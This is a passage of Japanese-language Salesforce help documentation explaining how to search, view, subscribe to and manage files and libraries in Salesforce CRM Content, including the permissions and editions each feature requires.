使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce CRM Content にアクセスする
- 個人情報の `[Salesforce CRM Content ユーザ]` および ライブラリのメンバー

リード、取引先、取引先責任者、商談、商品、ケース、またはカスタムオブジェクトに関連するコンテンツファイルは、それらのレコードの関連リストを使用してすばやく検索できます。

組織で Salesforce CRM Content を有効にしている場合は、リード、取引先、取引先責任者、商談、ケース、商品、またはカスタムオブジェクトの詳細ページで Salesforce CRM Content 機能を活用できます。[関連コンテンツ] 関連リストを使用して、ファイル、コンテンツパック、Web リンク、または Google ドキュメントを検索し、それらをレコードに添付できます。ファイルを添付すると、そのファイルが削除されない限り、レコードが存在する間は最新バージョンが使用できます。

メモ: システム管理者によって対応するページレイアウトに追加された [関連コンテンツ] および [コンテンツ配信] 関連リストは、レコードでのみ使用できます。

[関連コンテンツ] 関連リストでは、次の操作を実行できます。

- コンテンツのタイトルをクリックしてコンテンツの詳細ページを開くと、コンテンツへのコメント記入や投票、ファイルのダウンロード、Web ページや Google ドキュメントの表示、および登録(コンテンツ、著者、タグ、ライブラリ) など、いくつかの作業を実行できます。詳細は、「コンテンツの詳細の表示と編集」を参照してください。
- レコードからコンテンツを削除するには、コンテンツの横にある [削除] をクリックします。この操作によって Salesforce CRM Content ライブラリからコンテンツが削除されるわけではありません。
- 組織のコンテンツ配信が有効化されている場合、[コンテンツの配信] をクリックしてコンテンツ配信を作成します。コンテンツ配信を使用すると、Microsoft® PowerPoint ファイルや Word ファイルなどのドキュメントを、簡単にオンライン表示できるように最適化された Web ベースバージョンに簡単に変換できます。コンテンツ配信を作成したら、リード、お客様、パートナー、および同僚など、任意の受信者に暗号化された URL 送信して、そのコンテンツが参照またはダウンロードされた回数を追跡できます。コンテンツ配信は、Salesforce Classic のみで使用できます。ただし Lightning メールは、コンテンツ配信機能にアクセスできる Lightning Experience ユーザに対するメールの添付ファイルとして配信ベースのリンクを生成します。詳細は、「コンテンツ配信の作成」を参照してください。

- 関連コンテンツを検索する手順は、次のとおりです。
  1. [コンテンツの検索] または [すべて検索] をクリックします。いずれの場合も、Salesforce CRM Content は、アクセス権限を持つライブラリ内を検索します。[すべて検索] をクリックすると、ライブラリのすべてのコンテンツが検索結果として表示されます。[コンテンツの検索] による検索の場合は、そのレコードと関連のあるコンテンツが検索結果として表示されます。Salesforce CRM Content は、次の項目に一致するテキストまたは属性を含むコンテンツを検索します。
     - 商談では、［商談名］、［取引先名］、およびすべての競合会社と商品
     - 取引先では、［取引先名］と［業種］
     - ケースでは、［原因］、［件名］、［取引先名］、および［業種］
     - リードでは、［名前］、［会社名］、［業種］、および［タイトル］

     メモ: カスタムオブジェクトの場合、[コンテンツの検索] をクリックすると、ドキュメントのテキストまたは属性に完全なカスタムオブジェクト名を指定する検索結果を返します。この基準を満たすコンテンツがない場合、検索結果は空となり、[すべて検索] による検索を代わりに使用する必要があります。
  2. 検索結果ページで、検索語句を入力するかサイドバーから検索条件を選択して、必要に応じて検索結果を絞り込みます。
  3. レコードに添付するファイルの [添付] をクリックします。
  4. 詳細ページに戻るには、[戻る] リンクをクリックします。

コンテンツの検索

[コンテンツ] タブには、Salesforce CRM Content ライブラリに公開されているファイル、コンテンツパック、Web リンク、および Google ドキュメントが表示されます。Chatter が有効で、システム管理者が Salesforce CRM Content に Salesforce Files を表示する設定を有効にしている場合、Chatter グループに投稿されたファイル、および非公開でも非公開共有でもないその他のファイルは、[コンテンツ] タブにも表示されます。デフォルトでは、最近編集した 20 個のアイテムが表示されます。[結果の絞り込み] サイドバーを使用してリストを絞り込むことができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce CRM Content を検索する
- 個人情報の `[Salesforce CRM Content ユーザ]` および ライブラリのメンバー

特定のコンテンツを検索する手順は、次のとおりです。

1. [検索] ドロップダウンリストで、特定のライブラリに検索対象を制限するか、すべてのライブラリを検索するかを指定します。可能ならば、検索対象を Salesforce Files のみか、自分がメンバーになっている Chatter グループのファイルのみに制限してください。

   ヒント: コンテンツが表示される場所をすべて表示するには、[表示オプション] をクリックし、[場所を表示] を選択します。各タイトルの下に場所が表示されます。

2. 検索語句を入力して、[Go!] をクリックします。Salesforce CRM Content は、ライブラリ内のドキュメントの種類が、リッチテキスト形式 (RTF)、UTF-8 エンコード TXT、HTML、XML、Adobe® PDF、および Microsoft® Office 97 から Microsoft Office 2007 までの Word、Excel、および PowerPoint ファイルの場合に、全文検索を行います。

3. 管理者が複数言語のサポートを有効にした場合は、検索対象を特定の言語に制限できます。デフォルトでは、Salesforce CRM Content はデフォルトユーザ言語で公開されているライブラリ内のすべてのコンテンツを検索します。すべての言語での検索でも、すべての言語のコンテンツのタイトル、著者名、タグ、ファイル拡張子、およびカスタム項目を検索します。

   メモ: すべての言語での検索では、デフォルトユーザ言語以外の言語で公開されたテキストまたはドキュメントの説明は検索しません。

4. 必要に応じて、[結果の絞り込み] サイドバーで、ファイル形式、主要コンテンツ、著者、タグ、ライブラリ、言語、カスタム項目、または Chatter グループ (使用可能な場合) によって検索結果を絞り込みます。条件種別の横にある括弧内の数字は、検索結果に含まれている一致ファイル、コンテンツパック、Web リンク、および Google ドキュメントの数を表します。

[コンテンツ] タブには、次のオプションがあります。

- [表示オプション] をクリックすると、各種コンテンツ条件に応じて並べ替え可能な列 ([サイズ] や [公開日] など) を追加したり、表示する説明、タグ、場所を選択したりして、ビューをカスタマイズできます。[場所を表示] により、コンテンツが表示されるライブラリと Chatter グループが表示されます。[私のライブラリ: なし] または [私の **Chatter** グループ: なし] は、ファイルが Salesforce ファイルで、どのライブラリにも Chatter グループにも含まれていないことを意味します。ダウンロード、コメント、評価、および登録者を表す「スマートバー」グラフィックで、検索結果内のファイル、コンテンツパック、Google ドキュメント、およびリンクを比較できます。

メモ: Chatter が有効で、システム管理者が Salesforce CRM Content にファイルを表示する設定を有効にしている場合は、Chatter グループは [場所を表示] にのみ含まれます。

- ファイルを 1 個以上選択して [ダウンロード] をクリックすると、選択したコンテンツの zip ファイルが作成されます。リンクおよび Google ドキュメントを zip ファイルに含めることはできません。
- ファイルアイコンの上にマウスを置くと、特定のファイル、コンテンツパック、Google ドキュメント、または Web リンクとその登録、投票、ダウンロードなどのオプションのスナップショット情報が表示されます。
- ファイル名の横にある登録アイコンをクリックすると、登録のオン/オフが切り替わります。詳細は、「コンテンツ登録の表示と編集」を参照してください。
- ファイル名をクリックすると、コンテンツ詳細ページが表示されます。コンテンツの詳細ページには、ファイル、コンテンツパック、Google ドキュメント、またはリンクに関する取得可能なすべての情報が表示されます。詳細は、「コンテンツの詳細の表示と編集」を参照してください。

検索では、複数のファイルの種類がサポートされ、ファイルサイズに制限があります。ファイルが最大サイズを超える場合、そのファイル内のテキストは検索されませんが、ファイルの著者名、タグ、ファイル拡張子、およびカスタム項目は検索されます。

ファイルの種類	ファイル拡張子	検索の最大ファイルサイズ
HTML	.htm、.html、.xhtml	5 MB
PDF	.pdf	25 MB
PPT	.ppt、.pptx、.pptm	25 MB
RTF	.rtf	5 MB
テキスト	.c、.cpp、.css、.csv、.ini、.java、.log、.sql、.txt	5 MB
Word	.doc、.docx、.docm	25 MB
XLS	.xls、.xlsx、.xlsm	5 MB
XML	.xml	5 MB

関連トピック:

ファイルの検索

コンテンツの詳細の表示と編集

ユーザ権限

共有コンテンツをプレビューおよびダウンロードする	ライブラリのメンバー
非公開のコンテンツをプレビューおよびダウンロードする	なし
新バージョンをアップロードする	ライブラリ権限定義の「コンテンツの追加」
コンテンツをアーカイブおよび復元する	ライブラリ権限定義の「コンテンツのアーカイブ」 または コンテンツの著者
コンテンツを完全に削除する	ライブラリ権限定義の「コンテンツの削除」
コメントを参照および編集する	ライブラリ権限定義の「コメントの変更」
コメントを削除する	ライブラリ権限定義の「コメントの削除」
コンテンツにタグを付ける	ライブラリ権限定義の「タグの追加」
主要コンテンツとしてマークする	ライブラリ権限定義の「主要コンテンツ」
共有ライブラリからコンテンツを配信する	ライブラリ権限定義の「コンテンツの配信」
個人ライブラリからコンテンツを配信する	ライブラリ権限定義の「アップロード済みファイルおよび個人コンテンツの配信」
ライブラリから Chatter フィードにコンテンツを投稿する	ライブラリ権限定義の「コンテンツを `Chatter` フィードに投稿」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

[ライブラリ]、[コンテンツ]、または[登録]タブでファイル名をクリックすると、コンテンツ詳細ページが開きます。このページは、コンテンツをプレビューして、Salesforce CRM Content にある特定のファイル、Web リンク、コンテンツパック、または Google ドキュメントに関する情報を収集するための、中心となるアクセスポイントです。Summer '10 リリース以降は、組織で Chatter が有効な場合は、Chatter に投稿されたファイルも表示されます。

[プレビュー]タブは、ファイルの種類が次のいずれかである場合に表示されます。

- Microsoft® Office 97 から Microsoft Office 2007 までの Word、Excel、および PowerPoint。Microsoft Office 2007 機能の一部はプレビューでは正しく表示されません。
- Adobe® PDF。著作権で保護されている PDF はプレビューできません。
- JPG、BMP、GIF、および PNG。

コンテンツ詳細ページでは、現在参照しているコンテンツの種類やライブラリ権限、コンテンツが公開ライブラリにあるか非公開ライブラリにあるか、または Chatter からのものかに応じて、次のオプションを使用できる可能性があります。

- ファイル、Web リンク、コンテンツパックまたは Google ドキュメントに投票するには、上向きまたは下向きの親指アイコンをクリックします。投票内容を変更するには、反対のアイコンをクリックします。投票後、[ライブラリ] タブの [最近の活動] タブに、自分がそのコンテンツを気に入ったかどうかが表示されます。
- [コンテンツの配信]をクリックして、コンテンツ配信を作成します。[コンテンツの配信]>[コンテンツ配信の表示] をクリックして、コンテンツに関連付けられた配信のリストを表示します。
- Web リンクまたは Google ドキュメントの場合は、[開く] ボタンをクリックすると、Web ページが別ウィンドウで開きます。ファイルの場合は、[ダウンロード] ボタンをクリックすると、ファイルが開くか保存されます。
- [登録] または [登録済み] をクリックすると、登録のオン/オフが切り替わります。
- ファイルの場合、[コンテンツパック] サブタブをクリックして、このファイルが含まれるコンテンツパックを確認します。
  - ライブラリ管理者は、[すべて削除] をクリックして、このファイルを、含まれるすべてのコンテンツパックから削除できます。
  - ファイルが含まれるコンテンツパックの詳細を表示するには、コンテンツパックの名前をクリックします。
- コンテンツパックでは、[コピーとカスタマイズ] をクリックし、ファイルおよびスライドを追加または削除して新規パックを作成します。Salesforce CRM Content では、カスタマイズしたパックを、コピーしたパックのバージョンではなく、新しいコンテンツとして保存または公開します。
- 標準項目およびカスタム項目を編集するには、[編集] > [コンテンツの詳細を編集] をクリックします。
- ファイルを追加または削除して新しいバージョンのコンテンツパックを作成するには、[編集] > [コンテンツパックの編集] をクリックします。
- ファイルの場合、新しいバージョンにファイルを置き換えるには、[編集]>[新しいバージョンをアップロード] をクリックします。Web リンク、コンテンツパックまたは Google ドキュメントには、バージョンオプションはありません。

  メモ: [新しいバージョンの追加]ボタンがグレー表示になっている場合は、組織で許可されているファイルストレージ容量を超えているため新しいコンテンツをアップロードできません。

- [編集] > [コンテンツのアーカイブ] ボタンをクリックすると、ファイル、Web リンク、コンテンツパックまたは Google ドキュメントがライブラリから削除されます。著者は、ライブラリ権限に関係なく自分のコンテンツをアーカイブおよび復元できます。ファイルが Salesforce CRM Content 内にあり、Chatter にも投稿されている場合、アーカイブしても Chatter の投稿は削除されません。
- [編集] > [コンテンツの削除] をクリックすると、ファイル、Web リンク、コンテンツパック、または Google ドキュメントが Salesforce CRM Content から削除され、ごみ箱に移動します。著者は、ライブラリ権限に関係

なく自分のコンテンツを削除および復元できます。Google ドキュメントを削除すると、ドキュメントと Salesforce CRM Content との関連付けは削除されますが、Google Apps 内のドキュメントは削除されません。コンテンツパックまたはコンテンツ配信に含まれるファイルを削除することはできません。コンテンツの詳細ページから Chatter ファイルを削除すると、Salesforce CRM Content および Chatter からそのファイルが削除されます。

- [編集] > [ライブラリアクション] ボタンをクリックし、[別ライブラリに移動] を選択すると、そのコンテンツが別の管理 (ホーム) ライブラリに移動します。[別のライブラリと共有] を選択すると、管理ライブラリを変更することなくコンテンツを共有するライブラリを追加できます。コンテンツを別のライブラリと共有またはリンクすることにより、それらのライブラリのメンバーが、そのコンテンツを見つけられるようになります。管理ライブラリと共有ライブラリのタギングルールが異なる場合は、最も制限の厳しいタギングルールが適用されます。コンテンツが共有されているライブラリからコンテンツを削除する場合は、[ライブラリから削除] をクリックします。このオプションによって管理ライブラリからコンテンツが削除されるわけではありません。
- コメントを参照、追加、編集、または削除するには、[コメント] サブタブをクリックします。
- すべてのファイルバージョンのリストと、著者が入力した変更理由の記録を参照するには、[バージョン] サブタブをクリックします。
- そのファイルをダウンロードしたすべての Salesforce CRM Content ユーザのリストを参照するには、[ダウンロード] サブタブをクリックします。Web リンクまたは Google ドキュメントでは、データをダウンロードすることはできません。
- そのファイル、Web リンク、または Google ドキュメントを登録しているすべての Salesforce CRM Content ユーザのリストを参照するには、[登録者] サブタブをクリックします。著者の登録を行うには、著者名の横のドロップダウンボタンをクリックします。ライブラリの登録を行うには、ライブラリ名の横のドロップダウンボタンをクリックします。
- タグ名をクリックすると、そのタグと関連付けられているすべてのコンテンツが表示されます。タグの隣にある矢印をクリックして、タグを削除するか、そのタグですべてのコンテンツを登録します。
- 新しいタグを追加するには、[タグの追加] 項目でタグ名を入力し、[保存] をクリックします。タグを入力すると、Salesforce CRM Content で、[保存または公開] ウィンドウの [私の最近のタグ] リストと、[ライブラリ] タブの [人気のあるタグ] セクションのタグに基づいてタグのオートコンプリート機能が実行されます。

  メモ: 管理者がライブラリのタギングルールを適用した場合は、新しいタグを入力できないことがあります。ガイド付きタギングルールが適用されている場合は、[タグの追加] をクリックして、推奨タグのリストから選択することも、新しいタグを入力することもできます。制限付きライブラリタギングルールが適用されている場合は、[タグの追加] をクリックして、推奨タグのリストから選択できますが、新しいタグを入力することはできません。

- 著者名をクリックすると、著者の公開コンテンツのリストが表示されます。著者名の横にある矢印をクリックし、[著者の登録] をクリックすると、その著者が公開したすべてのコンテンツを登録できます。
- [主要にする]または[主要にしない]をクリックして、「主要」コンテンツ指定のオン/オフを切り替えます。主要コンテンツがない場合は、このセクションが表示されません。主要コンテンツは、検索結果内の類似コンテンツよりも優先順位が高く、たとえば*売上納入商品*という検索条件にあてはまるファイルが100件存在する場合、その語句を含む主要ファイルが検索結果リストの一番上に表示されます。主要コンテンツはライブラリの概要ページおよび詳細ページにも表示され、すばやくアクセスできるようになっています。
- ライブラリの名前をクリックすると、ライブラリの詳細を参照できます。ライブラリ名の横にある矢印をクリックし、[ライブラリの登録] を選択すると、そのライブラリにあるすべてのコンテンツが登録され、

[ライブラリコンテンツを表示] を選択すると、そのライブラリに公開されているすべてのファイル、コンテンツパック、Web リンク、および Google ドキュメントが表示されます。

[コンテンツ] 関連リストの使用

レコード詳細ページの [コンテンツ] 関連リストには、Salesforce CRM Content でそのレコードと関連付けられたすべてのコンテンツへのリンクが表示されます。ファイル名をクリックすると、コンテンツの詳細ページが表示されます。

そのコンテンツが公開されたライブラリのメンバーである Salesforce CRM Content ユーザのみが、[コンテンツ]関連リスト内の公開ファイルを参照できます。たとえば、`BigDealStrategy.doc` を販促資料ライブラリに公開するときに「大口取引」商談を選択した場合、その「大口取引」商談の [コンテンツ] 関連リストには、その販促資料ライブラリのメンバーにのみ、`BigDealStrategy.doc` へのリンクが表示されます。そのライブラリのメンバーでないユーザには、そのリンクが表示されません。

[関連コンテンツ] 関連リストを使用して、リード、取引先、取引先責任者、商談、ケース、商品、またはカスタムオブジェクトから Salesforce CRM Content にアクセスできます。詳細は、「Salesforce CRM Content 関連先レコードの検索」 (ページ 3688)を参照してください。

関連トピック:

Salesforce CRM Content の概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce CRM Content にアクセスする

- 個人情報の `[Salesforce CRM Content ユーザ]`

コンテンツ登録の表示と編集

[登録]タブをクリックすると、登録のホームページが表示されます。このページでは、Salesforce CRM Content の登録の表示とオン/オフの切り替えができます。

メモ: ファイル、コンテンツパック、Web リンク、または Google ドキュメントを登録するには、そのコンテンツ詳細ページを表示して[登録されていません。]をクリックします。タグ、著者、またはライブラリ名の横にあるドロップダウンメニューを使用して、コンテンツ詳細ページから、タグ、著者、またはライブラリを登録することもできます。

[登録] タブで、[コンテンツ]、[タグ]、[著者]、[ライブラリ] サブタブをクリックすると、自分の登録内容が表示されます。通知設定によって、登録済みコンテンツの変更が、リアルタイムまたは 1 日に 1 回、メールで通知されます。

ヒント: 通知設定を行うには、個人情報ページに移動し、[編集]をクリックして、[Salesforce CRM Content のメールアラートを受信] を選択します。リアルタイムではなく、1 日に 1 回概要を受信する場合は、[Salesforce CRM Content のアラートをデイリーダイジェストとして受信] も選択します。

登録内容によって次の通知が生成されます。

- ファイルを登録すると、閲覧者がファイルにコメントを追加したとき、またはそのファイルの新バージョンが公開されたときに通知されます。Web リンクまたは Google ドキュメントを登録した場合は、コメントが追加されたときには通知されますが、リンクが変更されたりドキュメントが編集されたりしても通知されません。
- コンテンツパックを登録すると、新しいバージョンのパックを公開したときに通知されます。コンテンツパックの各ファイルが登録されなければ、新しいバージョンのファイルが公開されても通知されません。
- タグを登録すると、登録済みタグに関連付けられたコンテンツが新たに公開されたときに通知されます。タグ付けされたコンテンツの新バージョンが入手可能になった場合に通知を受けるには、そのコンテンツを登録します。
- 著者を登録すると、その著者が新しいコンテンツを公開したときに通知されます。著者のコンテンツの新バージョンが入手可能になった場合に通知を受けるには、そのコンテンツを登録します。
- ライブラリを登録すると、既存のコンテンツが登録済みライブラリに新たにリンクされた場合を含め、新しいコンテンツがライブラリに追加されたときに通知されます。ライブラリコンテンツの新バージョンが入手可能になった場合に通知を受けるには、そのコンテンツを登録します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コンテンツを登録する
- 個人情報の [Salesforce CRM Content ユーザ] および ライブラリのメンバー

関連トピック:

コンテンツのバージョンの更新
ファイルのフォロー
新しいバージョンのファイルのアップロード

ライブラリの表示と編集

[ライブラリ] タブのホームページまたはコンテンツ詳細ページの [私のライブラリ] エリアで Salesforce CRM Content のライブラリを指定してライブラリ名をクリックすると、詳細情報が表示されます。ページ上部の公開オプションについての詳細は、「コンテンツのアップロードと公開」を参照してください。

ライブラリのタイトルエリアから、次のクイックリンクをクリックできます。

- 参照: ライブラリ内のすべてのコンテンツを表示する検索結果を参照する。
- 編集: ライブラリの名前や説明を変更する。
- 削除: 空のライブラリを削除する。コンテンツを含むライブラリを削除する場合は、コンテンツを別のライブラリに移動するか、削除してごみ箱からも削除する必要があります。

  メモ: ごみ箱からも削除したにも関わらずライブラリを削除できない場合は、同じライブラリから削除されたコンテンツが別のユーザのごみ箱に存在している可能性があります。すべてのコンテンツが完全に削除されるか別のライブラリに移されるまで、ライブラリを削除することはできません。

- メンバーの編集: ライブラリのメンバーを追加または削除するか、メンバーのライブラリ権限を変更する。
- タギングルール:ライブラリで許可されているタギングメソッドを変更する。
- レコードタイプ: ライブラリの寄稿者が使用できるレコードタイプを制限する。
- アーカイブされたコンテンツの参照: ライブラリ内のアーカイブされたコンテンツの一覧を参照する。ライブラリ権限に「コンテンツのアーカイブ」または「ライブラリの管理」権限オプションが設定されていない場合は、アーカイブされたコンテンツのリストに自分が作成およびアーカイブしたコンテンツのみが表示され、他の著者がアーカイブしたコンテンツは表示されません。

ライブラリの詳細ページには、次のセクションがあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ライブラリを編集する

- 「Salesforce CRM Content の管理」

  または

  ライブラリ権限定義の「ライブラリの管理」

ライブラリメンバーを追加または削除する

- 「Salesforce CRM Content の管理」

  または

  ライブラリ権限定義の「ライブラリの管理」

メンバー

このセクションには、ライブラリのメンバーであるすべての Salesforce CRM Content ユーザが表示されます。メンバーリストを制限するには、ユーザ名を入力して [検索条件] をクリックします。ユーザ名の最初の文字で絞り込むことができますが、姓で絞り込むことはできません。

ライブラリに新しいメンバーを追加する手順は、次のとおりです。

1. [メンバーの追加] をクリックします。
2. 追加するメンバーがリストされていない場合は、検索ボックスにそのメンバーの名を入力し、[検索] をクリックします。
3. [選択可能なユーザ] ボックスからメンバーを選択します。メンバーには、個々の Salesforce CRM Content ユーザまたは Salesforce CRM Content ユーザを含む公開グループが含まれます。

> ヒント: Salesforce CRM Content ユーザが多数の場合は、ユーザを個別にライブラリに追加するのではなく、公開グループを作成してそのグループをライブラリに追加します。

4. [追加] をクリックすると、ライブラリにメンバーが追加されます。
5. [次へ] をクリックします。
6. 各ユーザまたは公開グループのライブラリ権限を選択して、[保存] をクリックします。

ライブラリからメンバーを削除するには、[削除] をクリックします。メンバーのライブラリ権限を変更するには、[編集] をクリックし、ドロップダウンリストから新しいライブラリ権限を選択します。

主要コンテンツ
このセクションには、ライブラリ内で「主要」と指定されたコンテンツが新しいものから 5 つ表示されます。主要マークの付いたコンテンツがない場合、このセクションは表示されません。主要コンテンツがない場合は、このセクションが表示されません。主要コンテンツは、検索結果内の類似コンテンツよりも優先順位が高く、たとえば*売上納入商品*という検索条件にあてはまるファイルが100件存在する場合、その語句を含む主要ファイルが検索結果リストの一番上に表示されます。「主要」とマークされたコンテンツをすべて表示するには、[すべて表示] をクリックします。主要マークのオン/オフを切り替えるには、コンテンツ詳細ページに移動します。

トップコンテンツ
このセクションには、ライブラリ内のコンテンツの使用状況を要約するリストが表示されます。リスト内のファイルアイコンをクリックしてコンテンツをダウンロードするか、タイトルをクリックして、関連コンテンツの詳細ページを表示します。[トップコンテンツ] セクションでは、次の条件カテゴリを選択できます。

- 公開日 — コンテンツは、最新の公開日から降順で並べ替えられます。付随するドロップダウンリストから参照するレコードの件数を選択するか、[すべて表示] ボタンをクリックすると、公開されているすべてのファイル、Web リンク、および Google ドキュメントが表示されます。
- ダウンロード数 — コンテンツは、ダウンロード数が多い順に降順で並べ替えられます。棒グラフは、あるレコードと別のレコードとの比較を示します。付随するドロップダウンリストから参照するレコードの件数を選択するか、ダウンロードされたコンテンツをすべて表示する場合は[すべて表示]ボタンをクリックします。
- 評価 — コンテンツは、賛成投票数の多い順に降順で並べ替えられます。棒グラフの緑色と赤色は、それぞれ賛成票と反対票を表します。付随するドロップダウンリストから参照するレコードの件数を選択するか、投票が関連付けられているコンテンツをすべて表示する場合は[すべて表示]ボタンをクリックします。
- コメント数 — コンテンツは、閲覧者のコメント数が多い順に降順で並べ替えられます。棒グラフは、あるレコードと別のレコードとの比較を示します。付随するドロップダウンリストから参照するレコードの件数を選択するか、コメントが関連付けられているコンテンツをすべて表示する場合は [すべて表示] ボタンをクリックします。

人気のあるタグ
「タグクラウド」に、ライブラリのコンテンツに付けられているラベルが表示されます。タグは、コンテンツを分類および整理しやすくするために、アップロードまたは修正時に割り当てた説明語句のことを意味します。タグ名をクリックすると、そのタグが付いているすべてのファイル、Web リンク、および Google ドキュメントを含む検索結果が表示されます。タグクラウド内では、使用頻度によってタグ名のサイズが増えます。つまり、タグが大きいほど、高い頻度でコンテンツに割り当てられていることになります。ユー

ザは、タグをアルファベット順または使用頻度順のどちらでソートするかを選択できます。タグクラウドでは、使用頻度の高いものから 30 のタグが表示されます。

最近の活動
: このセクションは、ライブラリ内の活動のスナップショットです。コメント、投票、または登録された最新のファイル、Web リンク、または Google ドキュメントが表示されます。主要コンテンツと新しく公開されたコンテンツも含まれますが、既存コンテンツの新バージョン、アーカイブされたコンテンツ、および削除されたコンテンツは [最近の活動] セクションに表示されません。[過去] および [最近] ボタンを使用してレコードをスクロールします。[最近の活動] セクションには、最大 100 件のレコードが表示されます。

最も活動的な寄稿者
: このセクションには、ライブラリに最も頻繁にコンテンツをアップロードした著者が表示されます。活動状況が名前の大きさに反映され、コンテンツを最も多く寄稿した著者の名前が一番大きく表示されます。

関連トピック:

- ライブラリの管理
- コンテンツのバージョンの更新

ライブラリの管理

[ライブラリ]タブでは、非公開ライブラリへのアクセス、新しいライブラリの作成、参照または編集するライブラリの選択、およびライブラリの使用状況と活動の分析を行います。ページ上部の公開オプションについての詳細は、「コンテンツのアップロードと公開」を参照してください。ライブラリのホームページには、共有ライブラリの情報を表示する [共有コンテンツ] と、非公開ライブラリの情報を表示する [私の非公開ファイル] の 2 つのタブがあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ライブラリを作成する
- 「Salesforce CRM Content の管理」

または

「ライブラリの作成」

ライブラリを編集する
- 「Salesforce CRM Content の管理」

または

ライブラリ権限定義の「ライブラリの管理」

共有コンテンツ

ライブラリのホームページの [共有コンテンツ] タブには、次のセクションがあります。

私のライブラリ
: このセクションには、自分がアクセス権を持っているすべてのライブラリが表示されます。ライブラリ名をクリックしてライブラリの詳細を表示するか、[参照] をクリックしてライブラリ内のすべてのコンテンツの一覧を表示します。ライブラリの新規作成、ライブラリへのユーザの追加、またはユーザへのライブラリ権限の割り当てを行うには、[新規] ボタンをクリックします。

主要コンテンツ
: このセクションには、ライブラリ内で「主要」と指定されたコンテンツが新しいものから 5 つ表示されます。主要コンテンツがない場合は、このセクションが表示されません。主要コンテンツは、検索結果内の類似コンテンツよりも優先順位が高く、たとえば *売上納入商品* という検索条件にあてはまるファイルが 100 件存在する場合、その語句を含む主要ファイルが検索結果リストの一番上に表示されます。「主要」とマークされたコンテンツをすべて表示するには、[すべて表示] をクリックします。コンテンツの主要マークのオン/オフを切り替えるには、コンテンツ詳細ページに移動します。

トップコンテンツ
: このセクションには、すべてのライブラリのコンテンツの使用状況を要約したリストが表示されます。各リストでは、条件に従ってコンテンツが並び替えられます。リスト内のファイルアイコンをクリックしてコンテンツをダウンロードするか、タイトルをクリックして、関連コンテンツの詳細ページを表示します。[トップコンテンツ] セクションでは、次の条件カテゴリを選択できます。

- 公開日 — コンテンツは、最新の公開日から降順で並べ替えられます。付随するドロップダウンリストから参照するレコードの件数を選択するか、[すべて表示] ボタンをクリックすると、公開されているすべてのファイル、Web リンク、および Google ドキュメントが表示されます。
- ダウンロード数 — コンテンツは、ダウンロード数が多い順に降順で並べ替えられます。棒グラフは、あるレコードと別のレコードとの比較を示します。付随するドロップダウンリストから参照するレコードの件数を選択するか、ダウンロードされたコンテンツをすべて表示する場合は[すべて表示]ボタンをクリックします。
- 評価 — コンテンツは、賛成投票数の多い順に降順で並べ替えられます。棒グラフの緑色と赤色は、それぞれ賛成票と反対票を表します。付随するドロップダウンリストから参照するレコードの件数を選択

するか、投票が関連付けられているコンテンツをすべて表示する場合は[すべて表示]ボタンをクリックします。

- コメント数 — コンテンツは、閲覧者のコメント数が多い順に降順で並べ替えられます。棒グラフは、あるレコードと別のレコードとの比較を示します。付随するドロップダウンリストから参照するレコードの件数を選択するか、コメントが関連付けられているコンテンツをすべて表示する場合は [すべて表示] ボタンをクリックします。

人気のあるタグ
一般に「タグクラウド」と呼ばれるこのセクションには、ライブラリのコンテンツに付けられているラベルが表示されます。タグは、コンテンツを分類および整理しやすくするために、アップロードまたは修正時に割り当てた説明語句のことを意味します。タグ名をクリックすると、そのタグが付いているすべてのファイル、Web リンク、および Google ドキュメントを含む検索結果が表示されます。タグクラウド内では、使用頻度によってタグ名のサイズが増えます。つまり、タグが大きいほど、高い頻度でコンテンツに割り当てられていることになります。ユーザは、タグをアルファベット順または使用頻度順のどちらでソートするかを選択できます。タグクラウドでは、使用頻度の高いものから 30 のタグが表示されます。

最近の活動
このセクションは、ライブラリ内の活動のスナップショットです。コメント、投票、または登録された最新のファイル、Web リンク、または Google ドキュメントが表示されます。主要コンテンツと新しく公開されたコンテンツも含まれますが、既存コンテンツの新バージョン、アーカイブされたコンテンツ、および削除されたコンテンツは [最近の活動] セクションに表示されません。[過去] および [最近] ボタンを使用してレコードをスクロールします。[最近の活動] セクションには、最大 100 件のレコードが表示されます。

最も活動的な寄稿者
このセクションには、ライブラリに最も頻繁にコンテンツを公開した著者が表示されます。活動状況が名前の大きさに反映され、コンテンツを最も多く寄稿した著者の名前が一番大きく表示されます。

私の非公開ファイル

ライブラリのホームページの [私の非公開ファイル] タブは、自分の非公開のライブラリです。コンテンツをアップロードまたは作成し、公開ライブラリを選択しない場合、コンテンツは非公開ライブラリに保存されます。コンテンツは随時公開ライブラリに公開することも、非公開ライブラリ内に永続的に保持しておくこともできます。非公開ライブラリにあるコンテンツは、コンテンツパック内でアセンブルできます。コンテンツ配信機能を使用して、組織外のリードおよび取引先責任者に送信することもできます。詳細は、「コンテンツ配信の設定」 (ページ 4083)を参照してください。[私の非公開ファイル] タブには、次のセクションがあります。

非公開ライブラリ
